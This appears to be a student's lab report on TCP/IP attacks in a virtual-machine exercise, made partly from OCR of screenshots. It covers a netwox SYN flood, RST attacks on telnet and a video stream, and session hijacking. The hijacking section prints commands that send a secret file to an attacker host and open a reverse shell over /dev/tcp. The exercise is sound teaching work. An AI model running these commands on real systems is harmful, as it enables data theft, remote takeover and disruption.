LAB 3 (GROUP 10)

TASK 1:

Machine A Victim 10.0.2.12 >> netstat -na	Machine B Server 10.0.2.8 Run Wireshark	Machine C Attacker 10.0.2.13 >> sudo netwox 76 -I 10.0.2.12 -p 23

```
[10/16/19]seed@VM:~$ netwox 76 --help
Title: Synflood
Usage: netwox 76 -i ip -p port [-s spoofip]
Parameters:
 -i|--dst-ip ip                 destination IP address
{5.6.7.8}
 -p|--dst-port port             destination port number
 {80}
 -s|--spoofip spoofip           IP spoof initialization
 type {linkbraw}
 --help2                        display full help
Example: netwox 76 -i "5.6.7.8" -p "80"
Example: netwox 76 --dst-ip "5.6.7.8" --dst-port "80"
[10/16/19]seed@VM:~$
```

When the command was issued from the attacker (10.0.2.13), WireShark showed all the SYN requests in the server (10.0.2.8).

The following is the screenshot of the attacker:

```
[10/16/19]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_sy
n_backlog
[sudo] password for seed:
net.ipv4.tcp_max_syn_backlog = 128
[10/16/19]seed@VM:~$
```

SYN cookies help to maintain a record of SYN requests so that redundant requests can be ignored. However, the Netwox command can overcome that.

Although in our case, we were not able to find any significant changes when turning the sync cookies on and off.

TASK 2:

Machine A (10.0.2.5) >> sudo netwox 78 -i 10.0.2.4	Machine B (10.0.2.4) >> telnet 10.0.2.5

Result: in connection closed by foreign host


TASK 3:

Machine A (10.0.2.5) Watch a video on Youtube	Confirm video works >> sudo netwox 78 -i 10.0.2.5


Result: On refreshing the page, the connection has been dropped and the video did not run.


TASK 4:

Establishing telnet connection between two machines





Stealing a secret file. The contents of the file called secret located in the server machine was access by the attacker. (Shown in screenshots below)







Converting data to hex using python







We were able to establish the attack from the attacker to the server due to some syntax error:








We were also able to perform a reverse attack using a SSH tunnel from the Server to the attacker.


SEEDUBUNTU Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
11:18
>>> exit
Use exit() or Ctrl-D (i.e. EOF) to exit
>>> exit()
[10/20/19]seed@VM:~$ a
a: command not found
[10/20/19]seed@VM:~$ print (a)
bash: syntax error near unexpected token `a'
[10/20/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.8] port 9090 [tcp/*] accepte
family 2, sport 47674)
[10/20/19]seed@VM:~$
[10/20/19]seed@VM:~$ exit
exit
exit
[10/20/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.8] port 9090 [tcp/*] accepte
family 2, sport 47676)
[10/20/19]seed@VM:~$
[10/20/19]seed@VM:~$
File Machine View Input Devices Help
Terminal
11:18 PM
[10/20/19]seed@VM:~$ cat /home/seed/lab1/secret > /dev/
tcp/10.0.2.13/9090
bash: connect: Connection refused
bash: /dev/tcp/10.0.2.13/9090: Connection refused
[10/20/19]seed@VM:~$ sudo cat /home/seed/lab1/secret >
/dev/tcp/10.0.2.13/9090
bash: connect: Connection refused
bash: /dev/tcp/10.0.2.13/9090: Connection refused
[10/20/19]seed@VM:~$ sudo cat /home/seed/lab1/secret >
/dev/tcp/10.0.2.13/9090
[10/20/19]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.13/
9090 0<&1 2<&1
bash: connect: Connection refused
bash: /dev/tcp/10.0.2.13/9090: Connection refused
[10/20/19]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.13/
9090 0<&1 2<&1
^X^C^C
[10/20/19]seed@VM:~$
[10/20/19]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.13/
9090 0<&1 2<&1


SEEDUBUNTU Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
11:19
bash: syntax error near unexpected token `a'
[10/20/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.8] port 9090 [tcp/*] accepte
family 2, sport 47674)
[10/20/19]seed@VM:~$
[10/20/19]seed@VM:~$ exit
exit
exit
[10/20/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.8] port 9090 [tcp/*] accepte
family 2, sport 47676)
[10/20/19]seed@VM:~$
[10/20/19]seed@VM:~$
[10/20/19]seed@VM:~$
[10/20/19]seed@VM:~$
[10/20/19]seed@VM:~$ exit
exit
exit
[10/20/19]seed@VM:~$
File Machine View Input Devices Help
Terminal
11:19 PM
tcp/10.0.2.13/9090
bash: connect: Connection refused
bash: /dev/tcp/10.0.2.13/9090: Connection refused
[10/20/19]seed@VM:~$ sudo cat /home/seed/lab1/secret >
/dev/tcp/10.0.2.13/9090
bash: connect: Connection refused
bash: /dev/tcp/10.0.2.13/9090: Connection refused
[10/20/19]seed@VM:~$ sudo cat /home/seed/lab1/secret >
/dev/tcp/10.0.2.13/9090
[10/20/19]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.13/
9090 0<&1 2<&1
bash: connect: Connection refused
bash: /dev/tcp/10.0.2.13/9090: Connection refused
[10/20/19]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.13/
9090 0<&1 2<&1
^X^C^C
[10/20/19]seed@VM:~$
[10/20/19]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.13/
9090 0<&1 2<&1
^X^C^F^G^G^A^C^Z^X^C^B^G^F[10/20/19]seed@VM:~$
[10/20/19]seed@VM:~$